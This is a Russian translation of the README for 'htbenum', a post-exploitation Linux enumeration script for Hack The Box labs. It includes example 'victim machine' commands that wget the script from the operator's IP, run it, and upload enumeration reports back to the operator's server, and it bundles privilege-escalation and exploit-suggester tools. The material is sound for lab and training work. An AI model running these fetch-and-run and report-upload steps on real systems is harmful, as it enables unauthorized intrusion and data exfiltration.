
 solomonsklash/htbenum
Скрипт для перечисления Linux для Hack The Box

Скрипт для перечисления Linux для Hack The Box


Этот скрипт предназначен для использования в ситуациях, когда у вас нет доступа к интернету на хосте Linux и вы хотите запустить скрипты перечисления и предложения эксплойтов, например, в Hack The Box. Я часто запускаю похожий набор скриптов, когда получаю первоначальный доступ к Linux-машине, и этот скрипт помогает автоматизировать процесс загрузки последней версии каждого скрипта перечисления, делает его исполняемым и запускает, а также отправляет вывод в файл для последующего просмотра. Он также имеет встроенный веб-сервер для размещения инструментов и загрузки отчётов обратно на хост-машину.
Принимаются pull request'ы/предложения!

./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

Example:
         Host machine: root@kali:~/htbenum# ./htbenum.sh -u
         Host machine: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         Victim machine: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         Victim machine: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         Victim machine: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 Parameters:
         -h - View help and usage.
         -i IP - IP address of the listening web server used for upload and download.
         -p port - TCP port of the listening web server used for upload and download.
         -o directory - Custom download and report creation directory (default is /tmp).
         -w - Start builtin web server for downloading files and uploading reports.
         -u - Update to the latest versions of each tool, overwriting any existing versions.
         -r - Upload reports back to the host machine web server (must support PUT requests).
Чтобы использовать htbenum, клонируйте репозиторий и запустите скрипт с параметром update на вашей локальной машине. Он загрузит и обновит все необходимые скрипты из интернета (Github) и поместит их в тот же каталог, где находится htbenum.sh:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] Updating all tools...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] Update complete!
root@kali:~/htbenum#
Затем запустите встроенный веб-сервер для размещения инструментов и получения готовых отчётов. Серверу требуется Python 3. Вы можете использовать свой собственный веб-сервер для размещения инструментов, но он должен поддерживать запросы PUT для загрузки отчётов.
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
Наконец, загрузите скрипт htbenum.sh на целевую машину, сделайте его исполняемым и запустите с IP-адресом и портом вашей хост-машины, при необходимости указав каталог для загрузки файлов и записи отчётов. Вы также можете загрузить отчёты обратно на хост-машину. Например:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
Каждый инструмент отправляет свой вывод в файл отчёта в том же каталоге, где находится скрипт htbenum.sh, или в каталоге, указанном параметром -d.






